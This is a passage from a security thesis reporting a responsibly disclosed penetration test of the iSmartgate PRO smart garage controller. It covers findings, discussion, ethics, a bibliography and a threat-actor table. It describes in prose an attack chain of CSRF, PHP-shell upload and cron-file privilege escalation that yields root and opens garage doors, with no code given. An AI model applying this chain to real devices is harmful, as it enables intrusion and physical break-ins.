Impact: An unauthenticated remote attacker could upload a sound file.
Estimated probability of success: Excellent. The attacker can deliver the attack by sending a URL, to a malicious website with a POST form containing

the sound file, to the victim. The attacker only has to create one web page and put the POST form there.
References: CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.3 finding 4

6.2.3 Unrestricted File Upload

Attack: Upload PHP shell (CSRF + unrestricted file upload)
Affected asset: Functionality to upload an image and the functionality to upload a sound file
Impact: An unauthenticated remote attacker could upload a PHP shell, or any other file, on the web server. The attacker would have to be able to use shell commands to communicate with the web server as www-data. Writing, reading and executing files within the permissions of www-data.
Estimated probability of success: Good. The attacker would need knowledge about how to bypass the file validation.
References: CWE-434, ASVS 12.2.1, CAPEC-17, CAPEC-650, CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.4

6.2.4 Privilege Escalation

Attack: One-click-root (CSRF + unrestriced file upload + privilege escalation)
Affected asset: The following files on the web server
/cron/mailAdmin.php
/cron/checkExpirationDate.php
/cron/checkUserExpirationDate.php
Impact: An unauthenticated remote attacker could gain a root shell on the web server. The attacker would have full control over the web server, being able to read, write and execute all files. Sensitive information could be extracted, tampering of data, causing denial of service, spoofing communications to external email servers or relay servers [1].
Estimated probability of success: Good. The attacker would have to be able to set up a public open port for the netcat connection to work.
References: CWE-732, ASVS 4.3.3, CAPEC-233, CAPEC-650, CWE-434,

[1] Neither denial of service nor spoofing communications to external email servers or relay servers were tested, but it could be assumed that the probability of success would be good.

ASVS 12.2.1, CWE-352, ASVS 4.2.2, CAPEC-62
Section: 5.17 in the discussion

6.2.5 Clickjacking

Attack: Clickjacking
Affected asset: All requests on the website that requires the user to click or drag something
Impact: An unauthenticated remote attacker could change the state of the web server. For example open the garage door and get physical access.
Estimated probability of success: Good. The attacker would have to be able to embed and align the decoy website with the targeted website.
References: CWE-1021, CAPEC-103, ASVS 14.4.3
Section: 5.5

Chapter 7

Discussion

This chapter contains three discussions. One that brings up the benefits and the consequences of the used methodology. A summary of the discussions made for each post-/exploitation task in chapter 5. Followed by a discussion of the ethics and sustainability of this study.

7.1 Methodology

The methodology used in this thesis consisted of seven phases of penetration testing. It provided structure to the study and made sure that a thorough analysis of potential threats were made before the scope got narrowed down.

One down side of the methodology was that much of the time was initially spent on the threat modeling. With no prior experience of conducting a threat model, it was easy to get caught up in details. The consequence was that it took time off from the exploitation phase. Some of the OWASP Top Ten tasks could have been tested more in depth, but due to time constraints that was not possible. Instead the low hanging fruits were picked from each risk described in OWASP Top Ten. Despite the time distribution, enough vulnerabilities were identified in order to draw a conclusion.

7.2 Result

All things considered, this product in its version 1.5.9 is not secure. The severity of the discovered vulnerabilities is high, since the impact and the probability of a successful attack were proven to be high. An unauthenticated remote

attacker could gain root access to the web server of the controller by only having the user interact with one click.

The result is reliable, the methods used and the theory the discussions were based on are described for each exploitation task. In those cases where a vulnerability was found, it was validated by creating and testing a PoC. The PoCs were designed to imitate an attack that an adversary would perform against the system.

It is difficult to decide which vulnerability is the most urgent to fix. For example the privilege escalation gives the most power to abuse to the adversary, but without the CSRF/clickjacking and the unrestricted file upload vulnerabilities there is no known way for a remote attacker to exploit the privilege escalation. The CSRF/clickjacking could be used by themselves to create new users, but the new user is a normal user without higher access. Then, depending on the goal of the attack, whether it be to gain physical access or to gain access to the web server, the CSRF/clickjacking alone could be seen as a high severity vulnerability, due to the ability to open garage doors through a GET request.

What was found to be interesting was that the vulnerabilities did not only compromise the cybersecurity, but also the physical security. Multiple security vulnerabilities could be used to open the garage door, e.g. session hijacking (section 5.2), CSRF (section 5.3), clickjacking (section 5.5), and privilege escalation (section 5.17). Garages can be chained together with other neighbours' garages, thus if one of them has this smart garage installed it is enough to break into all the neighbours' garages in the same chain. Another type of garage is the ones that are linked together with the actual house. There is a chance that the door between the garage and the house is unlocked, due to the safety the garage door is supposed to provide. If that type of garage has a compromised smart garage, the attacker would have access to the whole house and not only the garage.

For the eleven vulnerabilities (see section 6.1) to be exploited by an unauthenticated remote attacker, there need to be user interaction in the form of either clicking a link in an email or pressing a button on a decoy website. The attacks tested in the PoCs are not independent of user interaction.

To answer the research question *how secure is the smart garage?*, the impact and probability of a successful attack was considered (see section 6.2). The

PoCs' probability of success were rated *excellent* or *good* since they did not require any special equipment, extraordinary computational power to succeed or special circumstances. Most of the attacks would require some kind of knowledge about how to use a terminal (to enable netcat communication) or how to set up a website (for POST requests in CSRF or clickjacking), but opening the garage door only requires the attacker to send the legitimate link used to open garage doors to the victim. Therefore, an attacker could have very little resources and still be able to hack the garage.

7.3 Sustainability and Ethics

When searching for and finding vulnerabilities in products (software or hardware) there are two common ways to bring awareness to the vulnerabilities. One is full disclosure, where the security researcher publishes the vulnerability without giving the company that produces the product time to patch it. It can be seen to have benefits for both the general public and for the adversaries. For the general public, the customers quickly get noticed by the vulnerability and can take their own actions. At the same time it informs the adversaries about the vulnerability, and makes it easier for them to exploit it in the wild. An argument against the last sentence is that it can be assumed that if a security researcher finds a vulnerability, the adversary has already found it. Depending on the product, the adversary could have endless resources of knowledge, time and money, and if the vulnerability has not yet been discovered, it is only a question of time.

The second approach is called responsible disclosure. The security researcher contacts the company developing the product, and they agree on a time frame for when the vulnerability can be released to the public. The agreed time could be weeks or years, depending on the ability to create a patch. After a patch is released, the vulnerability would register for a CVE ID and be publicly known. Responsible disclosure only works if the company is willing to collaborate within a given time frame.

What happens if the company has not created a patch within the time frame? The security researcher could either renegotiate and expand the time frame, or decide to go public with the vulnerability.

During this work, the eleven found vulnerabilities described in chapter 6 have been reported to the CEO of iSmartgate. Thus, following the approach of re-

sponsible disclosure.

The ethical discussion of this work could also involve the law in Sweden, the country from where the work was done. According to the Swedish law *Brottsbalken 4 kap. 9c §* [1], it is illegal to hack someone else's property. To follow that law, no hacking was made to cloud storage or remote servers. Only the bought product, with permission of the owner, was used for attempts of hacking.

From a sustainable perspective, the work had no significant impact on the ecological or social sustainability. Except for the small consumption of electric power used for running the lab and for writing this report. One could argue that this work could improve the economic sustainability by contributing to a more secure IoT product, that with a patch will be less likely to be used in illegal operations. Example of illegal operations are the recruitment of IoT devices to botnets used to DDoS business or governments around the world, or acquirement of IoT devices to use the computational power for mining cryptocurrencies that will fund illegal activities.

[1] https://lagen.nu/begrepp/Dataintrång | Published unknown, visited 2020-06-12, website in Swedish

Chapter 8

Conclusion & Future Work

Conclusions drawn and interesting ideas for future work.

8.1 Conclusion

Securing an IoT system is not an easy task, but an important one in order to provide security and privacy to the customers. A smart garage may seem harmless, with its goal to increase the surveillance of property along with remote functionality, but it turns out that the new generation of garage openers pose a bigger threat towards the owner's security and privacy than its predecessor.

The answer to the research question is that the iSmartgate PRO version 1.5.9 had improvements that could be done to its security. A total of eleven vulnerabilities were reported to the company and the majority of them would compromise the smart garage to the extent of opening the garage door remotely. Not only was the cybersecurity impacted, but also the physical security of the property protected by the smart garage. Three of the vulnerabilities (CSRF, unrestricted file upload and privilege escalation) could be combined into a one-click-root attack, where the attacker would gain root access to the web server of the controller.

Thanks to the quick response from the manufacturer of iSmartgate PRO, new patches have been rolled out along with the reporting of the discovered vulnerabilities. Improvements have been made, and it is good to see that there are companies out there in the IoT industry willing to learn and enhance their security.

8.2 Future Work

This smart garage consists of many components, both software and hardware, unfortunately only the web application of the controller was part of the scope for the penetration testing. This means that even though patches are being created for the vulnerabilities reported in this report, there are components left to investigate.

The web application of the camera could be interesting to examine, since it proved to be running software with known vulnerabilities (Adobe Flash Player). Potentially an attacker could gain access to the video and to the microphone. Another component to audit is the communication between the tilt sensor and the controller. Spoofing the signal sent from the tilt sensor could fool the controller to leave the garage door open. The ability [1] to communicate over Bluetooth with the controller, the USB port placed on the controller or the Ethernet port on the camera could be of interest.

Other tests that could be made are to include the integrations with the third parties mentioned in the beginning of the report (section 1.5).

Even digging deeper and wider into the web application of the controller could lead to more findings. The testing could move from a black box perspective to a white box perspective after having access to the web server. Code auditing could be made, especially useful for determining how input and output data are being validated/encoded/escaped. The Nessus scan indicated that the SSH port used OpenSSH v7.1, which is not up to date [2]. It could be vulnerable to information leak [3] and buffer overflow/denial of service [4].

[1] https://fccid.io/VPYLB1DX | Published unknown, visited 2020-03-01

[2] https://www.openssh.com/txt/release-7.1p2 | Published 2016-01-14, visited 2020-04-13

[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0777 | Published 2015-12-16, visited 2020-06-14

[4] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0778 | Published 2015-12-16, visited 2020-06-14

Bibliography

[1] Roberto Minerva, Abyi Biru, and Domenico Rotondi. "Towards a definition of the Internet of Things (IoT)". In: *IEEE Internet Initiative* 1.1 (2015), pp. 1–86.

[2] M Ersue et al. "Management of networks with constrained devices: use cases". In: *IETF internet* (2014).

[3] Constantinos Kolias et al. "DDoS in the IoT: Mirai and other botnets". In: *Computer* 50.7 (2017), pp. 80–84.

[4] Sam Quinn, Steve Povolny, and Kevin McGrath. *FHSS Selective Jamming and Capture of Chamberlain Smart Garage Hub "MyQ" State Sensor (MYQ-G0301-E/MYQ-G0302)*. 2020. 16 pp.

[5] Georgia Weidman. *Penetration testing: a hands-on introduction to hacking*. No Starch Press, 2014.

[6] *Searchable FCC ID Database*. Published unknown, visited 2020-03-01. URL: https://fccid.io/.

[7] Gordon Lyon. *Intro*. Published unknown, visited 2020-05-21. URL: https://nmap.org/.

[8] Wenjun Xiong and Robert Lagerström. "Threat modeling – A systematic literature review". In: *Computers & Security* 84 (2019), pp. 53–69. ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2019.03.010. URL: http://www.sciencedirect.com/science/article/pii/S0167404818307478.

[9] Anton V. Uzunov and Eduardo B. Fernandez. "An extensible pattern-based library and taxonomy of security threats for distributed systems". In: *Computer Standards & Interfaces* 36.4 (2014). Security in Information Systems: Advances and new Challenges., pp. 734–747. ISSN: 0920-5489. DOI: https://doi.org/10.1016/j.csi.2013.12.008. URL: http://www.sciencedirect.com/science/article/pii/S0920548913001827.

[10] Aaron Guzman and Aditya Gupta. *IoT Penetration Testing Cookbook: Identify vulnerabilities and secure your smart devices*. Packt Publishing Ltd, 2017.

[11] Adam Shostack. *Threat modeling: Designing for security*. John Wiley & Sons, 2014.

[12] Bruce Schneier. "Attack trees". In: *Dr. Dobb's journal* 24.12 (1999), pp. 21–29.

[13] Srinivas Nidhra and Jagruthi Dondeti. "Black box and white box testing techniques-a literature review". In: *International Journal of Embedded Systems and Applications (IJESA)* 2.2 (2012), pp. 29–50.

[14] Nancy R Mead et al. "A hybrid threat modeling method". In: *Carnegie MellonUniversity-Software Engineering Institute-Technical Report-CMU/SEI-2018-TN-002* (2018).

[15] Allen D Householder et al. *The cert guide to coordinated vulnerability disclosure*. Tech. rep. Carnegie-Mellon Univ Pittsburgh Pa Pittsburgh United States, 2017.

[16] Ben Alex and Luke Taylor. *Cross Site Request Forgery (CSRF)*. Published unknown, visited 2020-04-30. URL: `https://docs.spring.io/spring-security/site/docs/3.2.0.CI-SNAPSHOT/reference/html/csrf.html`.

[17] PortSwigger Ltd. *Cross-site request forgery (CSRF)*. Published unknown, visited 2020-05-21. URL: `https://portswigger.net/web-security/csrf`.

[18] Sean-Philip Oriyano and Robert Shimonski. *Client-side attacks and defense*. Newnes, 2012.

[19] Thomas More Peake. "Eavesdropping in communication networks". In: *Animal communication networks* (2005), pp. 13–37.

[20] Franco Callegati, Walter Cerroni, and Marco Ramilli. "Man-in-the-Middle Attack to the HTTPS Protocol". In: *IEEE Security & Privacy* 7.1 (2009), pp. 78–81.

Appendix A

Use Cases

Here are all use cases displayed from section 4.2.




Figure A.1: Use case 1 and 2 represented in a data flow diagram




Figure A.2: Use case 3 and 4 represented in a data flow diagram




Figure A.3: Use case 5 and 6 represented in a data flow diagram

Use case 7:

User views camera feed remotely via the mobile application.




Figure A.4: Use case 7 represented in a data flow diagram

Use case 8:

User views camera feed from the local network via the VMS.




Figure A.5: Use case 8 represented in a data flow diagram

Use case 9:

User views camera feed remotely via the VMS.

Peer2peer is enabled through the VMS software.




Figure A.6: Use case 9 represented in a data flow diagram

Use case 10:

User views camera feed remotely via DDNS.




Figure A.7: Use case 10 represented in a data flow diagram

Use case 11 and 12:

User views admin panel of the Controller from the WLAN of the Controller via the mobile application (use case 11) or via the web application (use case 12).




Figure A.8: Use case 11 and 12 represented in a data flow diagram




Figure A.9: Use case 13 and 14 represented in a data flow diagram




Figure A.10: Use case 15 and 16 represented in a data flow diagram

Appendix B

Threat Actors

A total of 17 threat actors were identified by using the Cyber Bogies card deck. They are listed in table B.1. More information can be found in section 4.4.1.

Threat Actors	
Cyber Bogie	**Potential attack or misuse case**
Script kiddie "Jonne"	Jonne stumbles upon the camera at Shodan and decides to play a prank on the owner. Jonne adds an audio clip that plays on the controller when the owner enters the garage. Then Jonne records the reaction of the owner and publish it online.
Cloud admin "Charlotte"	Charlotte likes to watch the video streams of customers at work. The funniest videos are being shown to the team.
Petty thief "Kyle"	Kyle is a small-time criminal who discovered a blog post of how to disable the security features of the smart garage. He seizes the opportunity to steal the expensive equipment stored in the garage.
Malware campaign runner "Sergei"	Sergei is always on the lookout for devices to add to his botnet. A smart garage controller and camera are easy targets.
Competitor R&D engineer "Jin"	Jin has received the task to reverse engineer the smart garage from his employer. It will be used to create a competing product.
State-sponsored agent "Magic Hound"	Magic Hound's employer knows that a person of interest has a smart garage installed. Magic Hound's task is to collect intelligence about the daily life of the person of interest. Lucky for Magic Hound that the system both have a microphone and a camera!
Clueless employee "Josh"	Josh is lacking proper training, but is eager to finish his tasks. Sometimes he is in charge of things he probably shouldn't be. For example the time when he accidentally distributed the private keys to all employees.

Continuation of Table B.1	
Cyber Bogie	**Potential attack or misuse case**
Brutal cleaner "Sini"	Sini is an elderly cleaner who cleans the house once a week. When Sini gets to the garage there are some cables that are in the way for the vacuum cleaner, so naturally she unplugs them. Ops, Sini accidentally created a successful denial of service attack.
Social engineering victim "Patsy"	Patsy works at the vendor's company and accidentally distributes its cloud keys in a phishing campaign.
Supply chain attacker "Lisbeth"	Lisbeth wants to provide a backdoor for her employer to spy on customers' video streams.
Incompetent developer "Derk"	Derk has no formal software engineering training. Sometimes common vulnerabilities, like OWASP top 10, get sneaked in by accident when Derk is coding.
Thoughtless project manager "Aisha"	Aisha is under time pressure and thinks that the last security audit was enough. Thus privacy experts are not invited since it slows down the development.
Enthusiastic hacktivist "Anonymous N.N"	Anonymous N.N wants to gain control and turn the smart garage device into a bot.
Attention junkie "Jules"	Jules just got her own smart garage and wants to show it off on social media for her neighbours. When posting a screenshot of the features she accidentally included the url to the device and the login username. Lets hope no one with bad intentions sees this.
Stubborn stalker "Sasha"	Sasha still has the login to her ex-spouse's smart garage. She want to keep track on the daily life going on in the house, for example who gets a ride in the car to the house.
Evil data scientist "Aidan"	Aidan is great with finding patterns in data dumps. He works for the vendor of the smart garage. Aidan looks at the customer data and pairs it to disclosed data from pastebin to de-anonymize users.
